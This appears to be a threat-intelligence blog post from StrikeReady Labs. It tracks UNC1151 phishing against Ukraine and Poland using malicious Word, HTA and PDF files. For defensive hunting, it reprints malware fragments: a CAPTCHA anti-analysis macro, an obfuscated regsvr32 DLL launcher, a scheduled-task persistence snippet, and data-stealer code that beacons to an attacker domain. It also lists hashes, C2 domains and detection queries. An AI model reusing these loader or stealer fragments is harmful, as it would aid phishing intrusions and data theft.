StrikeReady — AI-Powered Security Command Center

Archived: 2026-05-06 02:01:10 UTC

UNC1151 has operated with a higher operational tempo in 2025, and in this blog, Labs shows how to track this actor, by surfacing two clusters of activity, and tying it to previously attributed samples.

Files that leverage anti-analysis techniques can often be interesting threads to pull on. In this case, we noticed a true positive document detection that wasn't executing properly in our analysis environment, and it quickly became clear why. For a background on UNC1151, you should read high quality articles on this actor from CERT-PL, SentinelOne, Harfang Lab, GTIG/Mandiant, and Proofpoint.

The document (`Лист мадопомога.doc ec0e4a3dcfcc85ed52783f7cf2e80ddf)` was leveraging a dynamic captcha, created in a local macro, to prevent analysis.




Figure 1: What the user sees upon opening the doc

The reason we known it was to prevent detection, is that the first goal of a phish is to get code exec via opening the document. The attacker had already achieved macro execution to run, so any roadblocks that would be thrown up, would only be to aggravate detection.

The macro in the document was constructed in the below, self-documented, code block. Noteworthy is that when the captcha is correct, the string `uOMeDrJtHN` is being passed to unprotect the document, and the function `llolo10ooll` executed, which we will pivot on later. This has the hallmarks of being generated by an LLM. The rest of the obfuscation leverages `1`, `L`, `0` and `o`, which seems to be a nod to `lol`.

```
1Private Sub CommandButton1_Click() 2 ' Validate the user input CAPTCHA 3 userInput = Me.TextBox1.Value 4 correctCaptcha = Me.Label2.Caption 5 6 If userInput = correctCaptcha Then 7 MsgBox "CAPTCHA verified successfully!", vbInformation 8 ActiveDocument.Unprotect ("uOMeDrJtHN") 9 For i = ActiveDocument.Shapes.Count To 1 Step -1 10 ActiveDocument.Shapes(i).Delete 11 Next i 12 llolo10ooll 13 Else 14 MsgBox "Incorrect CAPTCHA. Please try again.", vbExclamation 15 ' Optionally, regenerate a new CAPTCHA 16 Label2.Caption = GenerateRandomCaptcha() 17 End If 18End Sub 19 20Private Function GenerateRandomCaptcha() As String 21 ' Characters to choose from for captcha 22 characters = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789" 23 Randomize ' Initialize random number generator 24 ' Generate a 6-character random CAPTCHA 25 For i = 1 To 6 26 captcha = captcha & Mid(characters, Int((Len(characters) * Rnd) + 1), 1) 27 Next i 28 GenerateRandomCaptcha = captcha 29End Function
```

Figure 2: VB code to dynamically create a CAPTCHA

The document is then unprotected, the below decoy is shown, and the macro carves a dll and executes.

УКРАЇНА

ОЛІЇВСЬКА СІЛЬСЬКА РАДА

ЖИТОМИРСЬКОГО РАЙОНУ ЖИТОМИРСЬКОЇ ОБЛАСТІ

12402 с. Оліївка , вул. Леонда Ступницького, 68, lobkoleg@ukr.net (067)164 77 37

№ _____

від 04.10.2025 р.

У зв'язку з військовим вторгненням Російської Федерації в Україну, ускладненням оперативної обстановки в регіоні, Оліївська сільська рада пропонує надати Вам матеріальну допомогу у сумі 50 000,00 (п'ятдесят тисяч грн. 00 коп.) для забезпечення першочергових потреб, повязаних із обороною та відсіччю агресора.

Про результати розгляду листа просимо надати відповідь.

Заздалегідь вдячні за співпрацю.

З повагою,

Сільський голова Олег Лобко

Figure 3: decoy shown post macro execution

The full script is available in the appendix, but the MZ header encoding starts `37 37 20 39 30` → `77 90` → `MZ`.




Figure 4: MZ header encoding

The carved file, `EdgeService.dll` `59b4add2262c4f44a3dc955893fe583d`, beacons to `agelessinvesting.xyz`.

Pivoting on the aforementioned doc password, We can see the following matches

File	Uploader	Hash (MD5)	C2
`РЕЗЮМЕ_Костенко.doc`	Ukraine	`1990c4504010cd123c5d99ffee5551aa`	`emfempowerment.top`
`unknown`	Ukraine	`7505ce7cba927140b91fd51986c4e717`	`hometownplate.top`

Figure 5: other recent payloads from this actor





Figure 6: similar decoy from a different doc

Left to an exercise for the reader, one can also find many similarities to previously attributed samples, such as the macro that launches the dll, such as `433A5C57696E646F77735C5379737465 6D33325C72656773767233322E657865` (regsvr32) or `2F75202F7320` , the arguments. An example match from Harfang Lab's post would be `Список на перевірку 2025-2026.xls` `e21f310442347eeed2210a75c1fa8e01`

```
1o01lolololl1.TargetPath =
o0101l0ll1o("433A5C57696E646F77735C53797374656D33325C72656773767233322E657865")
2o01lolololl1.Arguments = o0101l0ll1o("2F75202F7320") & Chr(34) & oo10l0lol &
o0101l0ll1o("5C4564676553657276963652E646C6C") & Chr(34) 3o01lolololl1.Description = ""
4o01lolololl1.WindowStyle = o0101l0ll1o("30") 5o01lolololl1.WorkingDirectory = loll11ol0o
6o01lolololl1.Save 7Set o01lolololl1 = Nothing
```

Figure 7: sig-able execution block, even obfuscated

Noticing that aspects of the above were being detected by ESET as `FrostyNeighbor`, we went hunting on their other detections to try to find other samples. This led us to a set of HTAs `929. w sprawie zaniechania poboru podatku dochodowego od osób fizycznych.hta` `9f5f8910fe8a554640124805ccfceadc`. After execution, we can see the decoy content:



Warszawa, dnia 11 lipca 2025 r.

Poz. 929

RO ZPORZĄDZENIE
MINISTRA FINANSÓW [1)]

z dnia 9 lipca 2025 r.

w sprawie zaniechania poboru podatku dochodowego od osób fizycznych od nagród otrzymanych przez Powstańców Warszawskich albo ich małżonków

Na podstawie art. 22 § 1 pkt 1 ustawy z dnia 29 sierpnia 1997 r. – Ordynacja podatkowa (Dz. U. z 2025 r. poz. 111, 497, 621, 622, 769 i 820) zarządza się, co następuje:

§ 1. Zarządza się zaniechanie poboru podatku dochodowego od osób fizycznych od nagród otrzymanych przez Powstańców Warszawskich albo ich małżonków przyznanych przez Radę miasta stołecznego Warszawy.

§ 2. Zaniechanie, o którym mowa w § 1, ma zastosowanie do dochodów (przychodów) uzyskanych od dnia 1 stycznia 2025 r. do dnia 31 grudnia 2025 r.

§ 3. Rozporządzenie wchodzi w życie po upływie 14 dni od dnia ogłoszenia.

Minister Finansów: *A. Domański*

1) Minister Finansów kieruje działem administracji rządowej – finanse publiczne, na podstawie § 1 ust. 2 pkt 2 rozporządzenia Prezesa Rady Ministrów z dnia 18 grudnia 2023 r. w sprawie szczegółowego zakresu działania Ministra Finansów (Dz. U. poz. 2710).

Figure 8: decoy from .hta malware above

Examining the decoded first stage payload, an embedded HTA, we can see similar building of execution using `Chr(34)`.

```
1a0_0x1ddaff.Description = "Create automated workflows between QQ applications and services to synchronize files, get notifications, collect data, and more"; 2var taskName = "QQ Automated Workflows"; 3var programPath = a0_0x42397a; 4var a0_0x16e3db = "//B //E:jscript " + String.fromCharCode(34) + programPath + ":Zone.Identifier" + String.fromCharCode(34) + " /QQEX"; 5a0_0x2838df.Arguments = a0_0x16e3db; 6a0_0x225f2e.Settings.MultipleInstances = 1;
```

Figure 9: similar execution obfuscation

After rounds of decoding, available in the appendix, we can see a data stealer

```
1var a0_0x76f3fa = "https://recommendations.99boulders.icu/how-to-tie-climbing-knots-stretches-bouldering.html"; 2var a0_0x5efd49 = "https://recommendations.99boulders.icu/builds/core/8f656da/gdpr/vendor/prebid/es2018/prebid.min.js"; 3var a0_0x1fb64f = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"; 4a0_0x14aa73.push("User: " + userName);
```

```
5a0_0x14aa73.push("\nComputer: " + computerName); 6a0_0x14aa73.push("\nSystem: " + osVersion);
7a0_0x14aa73.push("\nBooted: " + a0_0x18bb96); 8a0_0x14aa73.push("\nTime: " + new Date());
```

Figure 10: readable data stealer ftw

Looking for commonalities in the code, we can find a substantially similar payload used in a ClickFix attack, described by researcher Ireneusz Tarnowski targeting Poland. For further analysis of that payload chain, please see the link.

Circling back to our original HTA payload, we can see that it was loaded by a malicious PDF file `W202504281099-01.pdf`




Figure 11: PDF doc targeting Poland

By looking for PDF files that have similar execution paths, we can find `Potwierdzenie_215082025.pdf` `d10669832288eeb84b7cb2043f9d53d6` dropping a similar looking `926. zmieniające rozporządzenie w sprawie szczegółowych warunków i szczegółowego trybu przyznawania i wypłaty pomocy finansowej w ramach schematów na rzecz dobrostanu zwierząt w ramach.hta 9f70fdf21212846b23a4a2fa188fc6db` beaconing to, as well as `2de562e10411ccd868feb556f8c8f53b` `GMP_GMP093571.pdf` to `fermen.pickleandferment.top`




Figure 12: PDF doc targeting Ukraine

Top level file	Hash (MD5)	C2 / Domain
`W202504281099-01.pdf`	`8ad246c273defa19cdea4f6fb178aa5f`	`recommendations.99boulders.icu`
`GMP_GMP093571.pdf`	`2de562e10411ccd868feb556f8c8f53b`	`fermen.pickleandferment.top`
`Potwierdzenie_215082025.pdf`	`d10669832288eeb84b7cb2043f9d53d6`	`konsolahetman-epuap.abstractedreality.online`
`Zalacznik.rar`	`af5bd3584dba96a1bf765ed9aefe7f1d`	—
`Zalacznik.tar.gz`	`6d5513b888fbf86077f73560448d2d14`	—

Figure 13: recent PDF files from this attacker

VT Queries	Notes
`engines:frostyneighbor`	Detects this cluster, primarily from ESET

VT Queries	Notes
`content:"/P -2112 /Perms"`	Detects a specific permission structure
`content:"uOMeDrJtHN"`	Detects the key used to unlock docs

Figure 14: VT hunt queries

All files mentioned are available for download on our github.

Please get in touch at research@strikeready.com if you have question, corrections, or comments, or if you appreciate Richard Wolf's attribution.
